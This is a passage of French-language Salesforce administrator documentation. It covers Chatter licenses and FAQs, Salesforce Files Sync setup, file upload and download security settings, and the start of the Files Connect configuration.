| Groupes | Contrôlez l'activité des fils et des membres dans les groupes Chatter. |
| Gestion | Suivez les questions et des publications sans réponse, les taux de croissance des groupes et la santé générale de vos groupes. |
| Q et R | Suivez les activités récentes relatives aux questions, aux réponses et aux meilleures réponses publiées dans les groupes. |
| Rubriques | Suivez l'activité des rubriques Chatter. |
| User | Suivez les activités récentes relatives aux questions, aux réponses et aux meilleures réponses dans les profils utilisateur. |

**Remarque:** Les rapports de ce package renvoient de données pour l'ensemble de Chatter. Si votre organisation utilise une communauté, nous recommandons d'installer à la place le package Salesforce Communities Management (pour les communautés avec Chatter). Ce package vous permet d'établir des rapports sur l'utilisation de Chatter au sein de votre organisation et sur l'utilisation de Chatter dans votre communauté.

# Licences utilisateur Chatter

Toutes les licences Salesforce standard accordent un accès gratuit à Chatter à tous les utilisateurs de votre organisation. Salesforce offre également des licences spécifiques à Chatter : Chatter External, Chatter Free et Chatter Only (également appelé Chatter Plus).

**Éditions**

Disponible avec : Salesforce Classic

Les licences Chatter External et Chatter Free sont disponibles dans : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Les licences Chatter Only (également appelée Chatter Plus) sont disponibles dans : **Professional** Edition, **Enterprise** Edition, **Unlimited** Edition et **Performance** Edition

## Chatter External

Cette licence est destinée à des utilisateurs hors du domaine de messagerie de votre société. Ces utilisateurs externes, également appelés clients, peuvent être invités dans les groupes Chatter qui autorisent les clients. Les clients peuvent accéder à des informations et interagir avec les utilisateurs uniquement dans les groupes auxquels ils sont invités. Ils n'ont pas accès aux objets ni aux données Chatter.

## Chatter Free

La licence Chatter Free est destinée aux utilisateurs qui ne possèdent pas de licence Salesforce, mais qui doivent accéder à Chatter. Ces utilisateurs peuvent accéder à des éléments Chatter standard, tels que des personnes, des profils, des groupes et des fichiers, mais ils ne peuvent pas accéder aux objets ni aux données Salesforce. Les utilisateurs de Chatter Free peuvent également être des modérateurs Chatter.

Les utilisateurs de Chatter Free n'affichent pas les mêmes onglets que les autres utilisateurs de Salesforce. Les utilisateurs de Chatter Free accèdent aux fils, aux personnes, aux groupes et aux fichiers via les liens du menu latéral de la page.

Les administrateurs Salesforce peuvent à tout moment mettre à niveau une licence Chatter Free vers une licence Salesforce standard ou Chatter Only. Vous ne pouvez pas convertir une licence Salesforce standard ou Chatter Only en licence Chatter Free.

## Chatter Only (Chatter Plus)

La licence Chatter Only est également appelée licence Chatter Plus. Elle est destinée aux utilisateurs qui ne possèdent pas de licence Salesforce, mais qui doivent accéder à certains objets Salesforce en plus de Chatter. Les utilisateurs de Chatter Plus peuvent être des modérateurs Chatter et ont accès aux pages standard de personnes, de profils, de groupes et de fichiers Chatter. Ils peuvent également :

- Afficher les comptes et contacts Salesforce
- Utiliser Salesforce CRM Content, Idées et Réponses
- Accéder à des tableaux de bord et à des rapports
- Utiliser et approuver des workflows
- Utiliser le calendrier pour créer et suivre des activités
- Afficher et modifier jusqu'à dix objets personnalisés
- Ajouter des enregistrements à des groupes

Par défaut, les onglets des objets Salesforce standard sont masqués pour les utilisateurs de Chatter Plus. Exposez ces onglets si vous souhaitez les rendre disponibles pour les utilisateurs de Chatter Plus. Pour plus d'informations sur les utilisateurs de Chatter Plus, reportez-vous au forum *Chatter Plus Frequently Asked Questions*.

## Présentation des licences Chatter

Le tableau ci-dessous présente la liste des fonctionnalités disponibles pour les licences Chatter External, Chatter Free et Chatter Only.

| **Fonctionnalité** | **Chatter External (accès limité aux éléments et aux personnes dans les groupes auxquels les clients sont invités)** | **Chatter Free** | **Chatter Only (alias Chatter Plus)** |
|---|---|---|---|
| Client Chatter Desktop | ✅ | ✅ | ✅ |
| Utiliser l'application mobile Salesforce1<br>(les applications téléchargeables nécessitent l'autorisation de profil « API activée ») | ✅<br>Les utilisateurs d'applications téléchargeables ne peuvent pas accéder aux vues de liste Groupes et Personnes. | ✅ | ✅ |
| Fils | ✅ | ✅ | ✅ |
| Partage de fichiers | ✅ | ✅ | ✅ |
| Files Connect | | | ✅ |
| Groupes | ✅ | ✅ | ✅ |
| Invitations à joindre des groupes | ✅<br>Seuls les clients qui sont également responsables de groupe peuvent inviter des utilisateurs Chatter à partir des groupes auxquels ils ont accès ou des personnes extérieures à Chatter. | ✅ | ✅ |
| Profils | ✅ | ✅ | ✅ |
| Rubriques et hashtags | ✅ | ✅ | ✅ |
| Messages privés | ✅ | ✅ | ✅ |
| Recherche globale | ✅<br>Les résultats de recherche comprennent uniquement les éléments auxquels les clients ont accès via des groupes. | ✅ | ✅ |

| Fonctionnalité | Chatter External (accès limité aux éléments et aux personnes dans les groupes auxquels les clients sont invités) | Chatter Free | Chatter Only (alias Chatter Plus) |
|---|---|---|---|
| Objets personnalisés | | | ✅ Jusqu'à 10 objets personnalisés |
| Comptes et contacts | | | ✅ Lecture seule |
| Calendrier et événements | | | ✅ |
| Bibliothèque de contenu | | | ✅ |
| Idées et réponses | | | ✅ |
| Rapports et tableaux de bord | | | ✅ |
| Tâches et activités | | | ✅ |
| Utilisation et approbation de workflows | | | ✅ |

# FAQ sur l'administration de Chatter

## Puis-je connecter plusieurs organisations Salesforce en utilisant Chatter ?

Chatter est disponible uniquement par organisation. Seuls les utilisateurs au sein de la même organisation Salesforce peuvent communiquer entre eux à l'aide Chatter. Cependant, vous pouvez ajouter des personnes hors des domaines de messagerie de votre société afin d'utiliser Chatter dans votre organisation en tant que client dans des groupes dont vous êtes propriétaire ou responsable.

## Les utilisateurs du portail peuvent-ils utiliser Chatter ?

Chatter n'est pas disponible pour les utilisateurs de portail dans les portails partenaires et les portails clients. Chatter est disponible pour les utilisateurs clients et les utilisateurs partenaires dans les communautés.

## Puis-je contrôler l'utilisateur Expert Chatter ?

En tant qu'administrateur, vous pouvez désactiver ou prendre le contrôle de l'utilisateur Expert Chatter et fournir des publications à votre société. Par défaut, l'Expert Chatter publie lorsqu'un nouvel utilisateur joint l'un des groupes suggérés par Chatter dans la page Groupes que vous pouvez joindre.

Remarque: Cela s'applique uniquement aux organisations créées après la version Summer '11.

Pour désactiver l'Expert Chatter :

1. Cliquez sur **Personnes** > **Rechercher des personnes**.

2. Recherchez Expert Chatter.
3. Cliquez sur **Gérer les utilisateurs** > **Désactiver les utilisateurs**.

Pour prendre le contrôle de l'Expert Chatter afin de pouvoir envoyer et recevoir des publications :

1. Cliquez sur **Personnes** > **Rechercher des personnes**.
2. Recherchez Expert Chatter.
3. Remplacez l'adresse e-mail par la vôtre.

## Puis-je empêcher un utilisateur de créer des groupes Chatter ?

Vous pouvez empêcher les utilisateurs à créer des groupes via les autorisations.

La possibilité de créer des groupes (publics, privés ou non répertoriés) est contrôlée par l'autorisation « Créer et être propriétaire de nouveaux groupes Chatter ». L'autorisation est activée par défaut, mais les administrateurs peuvent la désactiver dans les profils utilisateur individuels.

Une fois cette autorisation désactivée par un administrateur, l'utilisateur ne peut plus créer ni être propriétaire de nouveaux groupes Chatter. Si l'utilisateur est déjà propriétaire de groupes, sa capacité n'est pas révoquée.

CONSULTER ÉGALEMENT :

Modification de profils dans l'interface de profil d'origine

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

## Puis-je modifier l'emplacement des fils Chatter à l'aide de l'éditeur de présentation de page ?

Actuellement, vous ne pouvez pas changer l'emplacement des fils Chatter. Vous pouvez toutefois cliquer sur le lien **Masquer Chatter** d'un fil Chatter pour ne pas l'afficher, ou sur le lien **Afficher Chatter** pour le montrer.

## Puis-je empêcher l'utilisation de certains termes dans les publications Chatter ?

Non, pas l'utilisation de l'interface Chatter standard. Cependant, des applications tierces existent, notamment Chatter Blacklist. Cette application permet de créer une « liste noire » de termes, de phrases ou d'expressions personnalisées (par exemple des numéros de carte de crédit) qui sont interdits dans des publications et des commentaires Chatter. Ces termes peuvent empêcher une publication, être remplacés par des termes et des phrases approuvés ou être enregistrés à des fins d'audit.

Le Service de support de Salesforce n'assure pas le dépannage des applications ou packages tiers, sauf indication spéciale énoncée dans les informations sur le fournisseur de l'application.

## Les publications et les fichiers Chatter sont-ils pris en compte dans l'utilisation de mon espace de stockage ?

Les publications de fil Chatter, les modifications suivies et les commentaires ne sont pas pris en compte dans votre stockage de données. Cependant, les fichiers et les photos que vous chargez sont pris en compte dans l'espace de stockage. Les fichiers chargés sous l'onglet Fichiers sont également chargés dans l'espace de stockage.

# Salesforce Files

Personnalisez des présentations de page pour inclure la liste associée Fichiers afin de présenter aux utilisateurs la liste des fichiers associés à un enregistrement.

Ajout de listes associées de fichiers à des présentations de page
Personnalisez des présentations de page pour inclure la liste associée Fichiers, qui permet aux utilisateurs d'ajouter des fichiers à un enregistrement et de consulter la liste des fichiers associés à l'enregistrement.

Empêcher les utilisateurs de joindre des fichiers Salesforce
Utilisez des ensembles d'autorisations pour empêcher les utilisateurs de joindre des fichiers Salesforce à des publications, des enregistrements et d'autres objets.

## Ajout de listes associées de fichiers à des présentations de page

Personnalisez des présentations de page pour inclure la liste associée Fichiers, qui permet aux utilisateurs d'ajouter des fichiers à un enregistrement et de consulter la liste des fichiers associés à l'enregistrement.

Utilisez des fichiers plutôt que des pièces jointes afin de rendre les fichiers accessibles en dehors du contexte de l'enregistrement. Le propriétaire ou l'administrateur du fichier décide toujours des paramètres de partage du fichier.

1. Dans Configuration, saisissez *Responsable de l'objet* dans la case Recherche rapide puis sélectionnez le nom de l'objet à ajouter à la liste associée des fichiers (comme Opportunité).
2. Cliquez sur **Présentations de page**.
3. Cliquez sur la présentation de page à personnaliser.
4. Das la liste des éléments disponibles dans le volet de gauche, cliquez sur **Listes associées**.
5. Faites glisser les **fichiers** vers la section Listes associées.
6. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

## Empêcher les utilisateurs de joindre des fichiers Salesforce

Utilisez des ensembles d'autorisations pour empêcher les utilisateurs de joindre des fichiers Salesforce à des publications, des enregistrements et d'autres objets.

Activez ou désactivez l'autorisation d'utilisateur dans Configuration. Saisissez *Profils utilisateurs* dans la case Recherche rapide, puis sélectionnez **Profils utilisateurs**. Cliquez sur **Modifier** en regard du profil utilisateur de votre choix. Dans la section Autorisations administratives, activez ou désactivez Sélectionner des fichiers depuis Salesforce. Cliquez sur **Enregistrer**.

Il est également possible d'appliquer l'autorisation dans un ensemble d'autorisations. Les utilisateurs pour lesquels cette autorisation est désactivée peuvent toujours charger des fichiers depuis leur disque local. Pour appliquer l'autorisation dans un ensemble d'autorisations, dans Configuration, saisissez *Ensembles d'autorisations* dans la case Recherche rapide puis sélectionnez **Ensembles d'autorisations**. Modifiez l'ensemble d'autorisations et appliquez l'autorisation Sélectionner des fichiers depuis Salesforce.

Éditions

Disponible avec : Toutes les éditions

Ensembles d'autorisations disponibles avec : **Contact Manager** Edition, **Professional** Edition, **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

# Salesforce Files Sync

Avec Salesforce Files Sync, les utilisateurs peuvent synchroniser les fichiers entre leurs appareils et Salesforce.


Activation de Salesforce Files Sync

Activez Salesforce Files Sync pour permettre aux utilisateurs de synchroniser des fichiers entre leur appareil et Salesforce.

Révocation de l'accès à Salesforce Files Sync

Une fois Salesforce Files Sync activée, accordez l'accès à vos utilisateurs en créant et en attribuant un ensemble d'autorisations ou en accordant l'autorisation dans leur profil.

Installation de Salesforce Files Sync

Le client Salesforce Files Sync synchronise les fichiers entre les ordinateurs des utilisateurs et Salesforce. Les utilisateurs peuvent également accéder aux fichiers synchronisés depuis Salesforce1.

Configuration des paramètres de sécurité de chargement et de téléchargement de fichiers

Pour plus de sécurité, contrôlez le traitement de certains types de fichier pendant le chargement et le téléchargement.

Conseils et meilleures pratiques relatifs à l'administration de Salesforce Files Sync

Surveillez l'accès et l'utilisation de Salesforce Files Sync avec les outils de l'administrateur de Salesforce Files Sync.

Régénération d'un aperçu de contenu ou de fichier

Si un contenu ou un fichier n'a pas d'aperçu ou un aperçu de mauvaise qualité, essayez de le régénérer.


## Activation de Salesforce Files Sync

Activez Salesforce Files Sync pour permettre aux utilisateurs de synchroniser des fichiers entre leur appareil et Salesforce.

1. Dans Configuration, saisissez *Fichiers Salesforce* dans la case Recherche rapide.
2. Sous **Paramètres**, sélectionnez **Paramètres généraux**.
3. En bas de la page Paramètres de Salesforce Files Sync, cliquez sur **Modifier**.
4. Sélectionnez **Activer Files Sync**.
5. Cliquez sur **Enregistrer**.

Salesforce Files Sync est désormais activée pour votre organisation.

Accordez ensuite aux utilisateurs l'accès à Salesforce Files Sync.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour activer Salesforce Files Sync :

- Personnaliser l'application

# Révocation de l'accès à Salesforce Files Sync

Une fois Salesforce Files Sync activée, accordez l'accès à vos utilisateurs en créant et en attribuant un ensemble d'autorisations ou en accordant l'autorisation dans leur profil.

AUTORISATIONS UTILISATEUR

Pour activer Salesforce Files Sync pour des utilisateurs :
- Personnaliser l'application

Octroi de l'accès à Salesforce Files Sync à l'aide d'un ensemble d'autorisations
Les ensembles d'autorisations permettent d'activer aisément Salesforce Files Sync pour vos utilisateurs.

Activation de la synchronisation des fichiers Salesforce pour des profils
Activez la synchronisation des fichiers Salesforce pour tous les utilisateurs ayant des profils standard particuliers, ou pour des profils personnalisés spécifiques à votre organisation Salesforce.

## Octroi de l'accès à Salesforce Files Sync à l'aide d'un ensemble d'autorisations

Les ensembles d'autorisations permettent d'activer aisément Salesforce Files Sync pour vos utilisateurs.

AUTORISATIONS UTILISATEUR

Pour utiliser un ensemble d'autorisations :
- Personnaliser l'application

1. Dans Configuration, saisissez *Ensembles d'autorisation* dans la case Recherche rapide, puis sélectionnez **Ensembles d'autorisation**.
2. Cliquez sur **Nouveau**.
3. Renseignez les champs obligatoires.

   **Étiquette**
   L'étiquette unique de l'ensemble d'autorisations. Par exemple, vous pouvez appeler cet ensemble d'autorisations « Salesforce Files Sync activée ».

   **Nom d'API**
   Le nom unique utilisé par l'API Force.com.

   **Description**
   Une description de cet ensemble d'autorisations. Par exemple, « Active Salesforce Files Sync pour les utilisateurs attribués. Salesforce Files Sync permet aux utilisateurs de synchroniser automatiquement les fichiers sur l'ensemble des appareils ».
4. Sélectionnez une option de licence utilisateur.

   Remarque: Si vous souhaitez attribuer cet ensemble d'autorisations à des utilisateurs disposant à la fois de licences Salesforce et Chatter Only, sélectionnez *— Aucun —*.
5. Cliquez sur **Enregistrer**.
   La page de présentation de votre nouvel ensemble d'autorisations s'affiche.
6. Sous Système, cliquez sur **Autorisations système**.
7. En haut de la liste Autorisations système, cliquez sur **Modifier**.
8. Sélectionnez **Synchroniser les fichiers**.
9. Cliquez sur **Enregistrer**.

Attribuez l'ensemble d'autorisations aux utilisateurs qui doivent accéder à Salesforce Files Sync.

CONSULTER ÉGALEMENT :

Licences d'ensemble d'autorisations

## Activation de la synchronisation des fichiers Salesforce pour des profils

Activez la synchronisation des fichiers Salesforce pour tous les utilisateurs ayant des profils standard particuliers, ou pour des profils personnalisés spécifiques à votre organisation Salesforce.

1. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**.
2. Sélectionnez le profil qui reçoit l'autorisation synchronisation des fichiers Salesforce.
3. Dans la page de détail du profil, cliquez sur **Modifier**.
4. Sous Autorisations administratives, sélectionnez **Synchroniser les fichiers**.
5. Cliquez sur **Enregistrer**.

AUTORISATIONS UTILISATEUR

Pour activer la synchronisation des fichiers Salesforce pour des profils :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Profils

# Installation de Salesforce Files Sync

Le client Salesforce Files Sync synchronise les fichiers entre les ordinateurs des utilisateurs et Salesforce. Les utilisateurs peuvent également accéder aux fichiers synchronisés depuis Salesforce1.

Pour utiliser Salesforce Files Sync, nous recommandons :

| Configuration requise | Windows | Mac |
|---|---|---|
| Systèmes d'exploitation pris en charge | Microsoft® Windows® 7 et supérieur | Apple® Mac OS X 10.8 Mountain Lion et supérieur |
| Processeurs | 2.33 GHz ou supérieur compatible x86, ou Intel® Atom™ 1.6 GHz ou supérieur pour les appareils netbook | Processeur Intel® Core™ Duo 1.83 GHz ou supérieur |
| Mémoire | 512 Mo de mémoire vive (1 Go recommandé) | 512 Mo de mémoire vive (1 Go recommandé) |
| Disque dur | 4 Go d'espace libre recommandés pour les opérations de synchronisation | 4 Go d'espace libre recommandés pour les opérations de synchronisation |

Les utilisateurs peuvent télécharger Salesforce Files Sync à partir de Chatter.

1. Depuis vos paramètres personnels, saisissez *Synchronisation des fichiers* dans la case Recherche rapide, puis sélectionnez **Salesforce Files Sync**. Plusieurs résultats ? Sélectionnez celui qui se trouve sous Configuration personnelle.
2. Cliquez sur le bouton **Télécharger**.
3. Suivez les instructions d'installation pour votre système d'exploitation.
4. Connectez-vous en utilisant vos identifiants Salesforce.

CONSULTER ÉGALEMENT :

Personnalisation de votre expérience Salesforce

# Configuration des paramètres de sécurité de chargement et de téléchargement de fichiers

Pour plus de sécurité, contrôlez le traitement de certains types de fichier pendant le chargement et le téléchargement.

Pour configurer les paramètres de chargement et de téléchargement de fichiers :

1. Dans Configuration, saisissez *Sécurité du chargement et du téléchargement de fichier* dans la case Recherche rapide, puis sélectionnez **Sécurité du chargement et du téléchargement de fichier**.
2. Cliquez sur **Modifier**.
3. Pour empêcher les utilisateurs de charger des fichiers qui peuvent présenter un risque de sécurité, sélectionnez `Ne pas autoriser les chargements HTML en tant que pièces jointes ou enregistrements de document`.

   Ce paramètre bloque le chargement des types de fichier MIME suivants : `.html`, `.htt`, `.mht`, `.svg`, `.swf`, `.thtml` et `.xhtml`.

   ATTENTION: Tenez compte des points suivants lors de la sélection de cette option :

   - Si votre organisation utilise le portail partenaire pour accorder l'accès à Salesforce à vos utilisateurs partenaires, nous recommandons de ne pas activer ce paramètre. L'activation de ce paramètre empêche votre organisation de personnaliser la présentation de votre portail partenaire.
   - Les pièces jointes HTML ne sont pas autorisées sur les solutions, que ce paramètre de sécurité soit ou non activé. En outre, ce paramètre ne concerne pas les pièces jointes à des modèles d'e-mail, ces dernières étant toujours autorisées.
   - L'activation de ce paramètre n'affecte pas les pièces jointes et les documents HTML déjà chargés. Toutefois, lorsque les utilisateurs tentent de visualiser une pièce jointe ou un document HTML, ils sont invités à ouvrir le fichier dans le navigateur, à l'enregistrer sur leur ordinateur ou à annuler l'opération.
4. Définissez le comportement de téléchargement de chaque type de fichier :
   a. **Télécharger** (recommandé) : Le fichier est toujours téléchargé, quel que soit son type.
   b. **Exécuter dans le navigateur** : Le fichier est affiché et exécuté automatiquement lorsqu'il est accédé dans un navigateur ou via une requête HTTP, quel que soit son type.
   c. **Hybride** : Les Salesforce Files sont téléchargés. Les pièces jointes et les documents sont exécutés dans le navigateur.
5. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

AUTORISATIONS UTILISATEUR

Pour configurer les paramètres de chargement et de téléchargement de fichiers :

- Personnaliser l'application

# Conseils et meilleures pratiques relatifs à l'administration de Salesforce Files Sync

Surveillez l'accès et l'utilisation de Salesforce Files Sync avec les outils de l'administrateur de Salesforce Files Sync.

## Examiner quand et comment les utilisateurs accèdent à Salesforce Files Sync

Une fois Salesforce Files Sync activée pour les utilisateurs, examinez la fréquence à laquelle les utilisateurs accèdent à l'application depuis leur bureau ou comment ils partagent les fichiers.

- La page Historique des connexions répertorie les connexions à l'application de bureau Salesforce Files Sync avec la mention « Salesforce Files » sous la colonne Application. Pour afficher ces connexions, exportez l'historique des connexions de votre organisation dans un fichier CSV ou créez une vue de liste personnalisée avec la colonne Application en évidence.
- Consultez l'historique des connexions d'un utilisateur individuel dans sa page de détail utilisateur, dans la liste associée Historique des connexions.

## Révoquer l'accès à Salesforce Files Sync

Les utilisateurs peuvent se faire voler leur ordinateur portable ou quitter l'entreprise. Révoquez l'accès à Salesforce Files Sync afin d'empêcher l'accès aux données pour les utilisateurs non autorisés.

- Sur les appareils mobiles, les fichiers synchronisés sont inclus dans l'application Salesforce1. Si la sécurité mobile a été compromise, révoquez l'accès de l'utilisateur à l'application Salesforce1.
- Sur les ordinateurs de bureau et portables, Salesforce Files Sync stocke les fichiers synchronisés dans le dossier « Salesforce Files Sync ». Si vous désactivez l'autorisation « Synchroniser les fichiers » pour un utilisateur individuel, les fichiers ne sont plus synchronisés avec Salesforce. Cependant, les fichiers déjà synchronisés sont conservés dans le dossier Salesforce Files Sync de l'ordinateur de l'utilisateur.

  Afin de faciliter la désactivation de Salesforce Files Sync pour des utilisateurs individuels, nous recommandons d'activer Salesforce Files Sync à l'aide d'un ensemble d'autorisations dans l'enregistrement de l'utilisateur au lieu d'activer la fonctionnalité pour des profils.

CONSULTER ÉGALEMENT :

Surveillance de l'historique des connexions

# Régénération d'un aperçu de contenu ou de fichier

Si un contenu ou un fichier n'a pas d'aperçu ou un aperçu de mauvaise qualité, essayez de le régénérer.

Le fichier est ajouté à une file d'attente pendant la régénération. L'aperçu existant est immédiatement supprimé et les utilisateurs n'ont aucun aperçu tant que le fichier est en file d'attente.

Vous ne pouvez pas régénérer un aperçu pour des fichiers cryptés, des fichiers protégés par mot de passe, des fichiers PDF protégés contre la copie, des types de fichier inconnu et tout fichier supérieur à 25 Mo.

1. Dans Configuration, saisissez *Régénérer les aperçus* dans la case Recherche rapide, puis sélectionnez **Régénérer les aperçus**.
2. Spécifiez l'ID de document du contenu ou l'ID de version du contenu.

   Si vous spécifiez l'ID de document de contenu, sans spécifier de numéro de version, la dernière version est utilisée.

Pour vérifier si l'aperçu a été correctement généré, accédez à la page de détail du fichier.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour régénérer un aperçu :
- Personnaliser l'application

# Salesforce Files Connect

Avec Files Connect, les utilisateurs de Salesforce peuvent accéder à, partager et rechercher des données externes de systèmes tels que Google Drive, SharePoint ou Box.


Processus de configuration de Files Connect
Le processus de configuration de Files Connect est différent selon que la source des données externes est sur site ou basée sur le Cloud.

Activation de Salesforce Files Connect pour votre organisation
Autorisez les utilisateurs à rechercher et à partager des fichiers à partir de systèmes externes tels que Google Drive et SharePoint.

Accès des utilisateurs et des administrateurs à des sources de données Files Connect
Une fois Files Connect activé, accordez aux utilisateurs et aux administrateurs l'accès aux sources de données externes spécifiques depuis Salesforce.

Création d'un fournisseur d'authentification pour Box
Pour pouvoir utiliser Box comme source de données externe, vous devez créer un fournisseur d'authentification dédié dans Salesforce.

Définition d'une source de données externe pour Box
Permettez aux utilisateurs d'accéder à leurs contenus Box à partir de l'accueil Fichiers, de publication de fil et de la recherche.

Création d'un fournisseur d'authentification pour Google Drive
Pour pouvoir utiliser Google Drive comme source de données externe, vous devez créer un fournisseur d'authentification dédié dans Salesforce. Le processus commence par la création d'un projet associé dans la console Google Developers.

Définition d'une source de données externe pour Google Drive

Permettez à vos utilisateurs Chatter d'accéder à leurs contenus Google Drive à partir de l'onglet Fichiers, de publications dans le fil et de la recherche. Salesforce prend en charge les documents, les feuilles, les diapositives et les dessins Google.

Création d'un fournisseur d'authentification pour SharePoint Online ou OneDrive for Business

Pour utiliser l'une des sources de données externe Cloud de Microsoft, vous devez créer un fournisseur d'authentification pour ce service dans Salesforce, puis inscrire ce fournisseur dans une application Web Microsoft Azure.

Définition d'une source de données externe pour SharePoint Online ou OneDrive for Business

Avec Files Connect et Chatter, Salesforce peut accéder au contenu des systèmes Cloud de Microsoft.

Configuration d'un agent sécurisé pour SharePoint 2010 ou 2013

Un Agent sécurisé fournit une communication sécurisée entre Salesforce et des données sur site dans SharePoint 2010 et 2013.

Accès garanti avec des clusters d'agent sécurisé

Les clusters d'agent sécurisé offrent une protection par basculement, grâce à laquelle les utilisateurs de Salesforce peuvent toujours accéder aux sources de données externes sur site telles que SharePoint 2010 ou 2013.

Définition d'une source de données externe pour SharePoint 2010 ou 2013

Salesforce peut accéder aux données système de votre site grâce à Files Connect et Chatter.

Inclusion d'une source de données Files Connect dans la recherche globale

Combinez des recherches de données Salesforce à des données externes Google Drive, SharePoint ou OneDrive for Business. À l'aide de l'API, les développeurs peuvent automatiser le processus avec des requêtes SOQL ou SOSL prises en charge.

Inclure les propriétés personnalisées SharePoint dans les requêtes de recherche, SOQL et SOSL.

Après avoir créé un objet externe pour une source de données SharePoint, certaines étapes spécifiques sont nécessaires pour rechercher ou interroger les propriétés personnalisées qu'il contient.

Définition d'une source de données externe URL simple

Si Chatter est activée pour votre organisation, Salesforce peut accéder aux données hébergées dans un autre domaine Web afin de les utiliser dans l'onglet et le fil Fichiers.

# Processus de configuration de Files Connect

Le processus de configuration de Files Connect est différent selon que la source des données externes est sur site ou basée sur le Cloud.

Conseil: Pour des visuels, des conseils et des instructions de dépannage détaillés, reportez-vous au *Guide de configuration* et au *Guide de l'utilisateur* de Files Connect.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Files Connect, pour les sources de données externes sur le Cloud, est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Files Connect, pour les sources de données externes sur site, est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Pour commencer, activez Files Connect et autorisez les utilisateurs à accéder à des sources de données externes associées

1. Activation de Salesforce Files Connect pour votre organisation.
2. Accès des utilisateurs et des administrateurs à des sources de données Files Connect.

## Pour les sources de données basées sur le Cloud, créez un fournisseur d'authentification, puis définissez la source

Si vous utilisez Google Drive :

1. Créez un fournisseur d'authentification pour Google Drive.
2. Définissez une source de données externe pour Google Drive.

Si vous utilisez les systèmes Cloud de Microsoft :

1. Créez un fournisseur d'authentification pour SharePoint Online ou OneDrive for Business.
2. Définissez une source de données externe pour SharePoint Online ou OneDrive for Business.

Si vous utilisez Box :

1. Création d'un fournisseur d'authentification pour Box
2. Définition d'une source de données externe pour Box

## Pour les sources de données sur site, configurez un agent sécurisé, puis définissez la source

Remarque: Ce processus nécessite une licence d'ensemble d'autorisations payante, « Files Connect for on-premises external data sources ». Pour plus d'informations sur les licences d'ensemble d'autorisations, reportez-vous à l'aide de Salesforce.

1. Configurez un agent sécurisé pour SharePoint 2010 ou 2013 sur un serveur Linux ou Windows afin de sécuriser la connexion de Salesforce aux données stockées derrière votre pare-feu.
2. Définissez une source de données externe pour SharePoint 2010 ou 2013.

## Ajoutez les données externes à la recherche globale

Pour permettre aux utilisateurs d'accéder aux données externes dans les recherches Salesforce globales, créez un objet externe et accordez l'accès à ses champs aux utilisateurs. Cette étape est facultative, mais vivement recommandée pour garantir l'intégration des données externes à Salesforce.

## Demandez aux utilisateurs de s'authentifier dans Salesforce pour des sources de données par utilisateur

Si vous spécifiez l'authentification par utilisateur pour une source de données et que vous l'exposez via des profils ou des ensembles d'autorisation, demandez aux utilisateurs autorisés de saisir leurs identifiants pour la source de données.

## Commencez à accéder, à partager et à rechercher des fichiers externes !

Les utilisateurs peuvent désormais accéder à et partager des fichiers externes via l'onglet Fichiers et le fil, et les rechercher avec leur contenu Salesforce.

# Activation de Salesforce Files Connect pour votre organisation

Autorisez les utilisateurs à rechercher et à partager des fichiers à partir de systèmes externes tels que Google Drive et SharePoint.

1. Dans Configuration, saisissez *Paramètres de Files Connect* dans la case Recherche rapide, puis sélectionnez **Paramètres de Files Connect**.
2. Cliquez sur **Modifier**, puis sélectionnez **Activer Files Connect**.
3. Pour Partage de fichier, sélectionnez l'une des options suivantes :
   - **Copie** stocke une copie des fichiers externes dans Salesforce. Si les fichiers sont partagés avec un groupe Chatter, tous les membres du groupe peuvent accéder aux fichiers, même s'ils n'ont pas accès au système externe.
   - **Référence** pointe vers des fichiers externes stockés hors de Salesforce. Aucun aperçu de fichier n'est disponible et les téléchargements de fichiers nécessitent un accès utilisateur au système externe (les utilisateurs doivent saisir les identifiants d'accès au système dans la section Paramètres d'authentification pour les systèmes externes dans la configuration personnelle).

   Conseil: Sélectionnez le mode Copie si votre organisation doit partager des fichiers avec des clients ou des partenaires externes. Sélectionnez le mode de Référence pour refléter les restrictions d'accès à partir d'un système externe à Salesforce.

Quel que soit le mode de partage, dans Salesforce, les fichiers ne reflètent pas les révisions de fichier des systèmes externes. Cependant, le mode Référence pointe vers la version la plus récente des fichiers présente sur ces systèmes.

CONSULTER ÉGALEMENT :

Processus de configuration de Files Connect

Accès des utilisateurs et des administrateurs à des sources de données Files Connect

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Files Connect, pour les sources de données externes sur le Cloud, est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Files Connect, pour les sources de données externes sur site, est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour activer Salesforce Files Connect :

- Personnaliser l'application

# Accès des utilisateurs et des administrateurs à des sources de données Files Connect

Une fois Files Connect activé, accordez aux utilisateurs et aux administrateurs l'accès aux sources de données externes spécifiques depuis Salesforce.

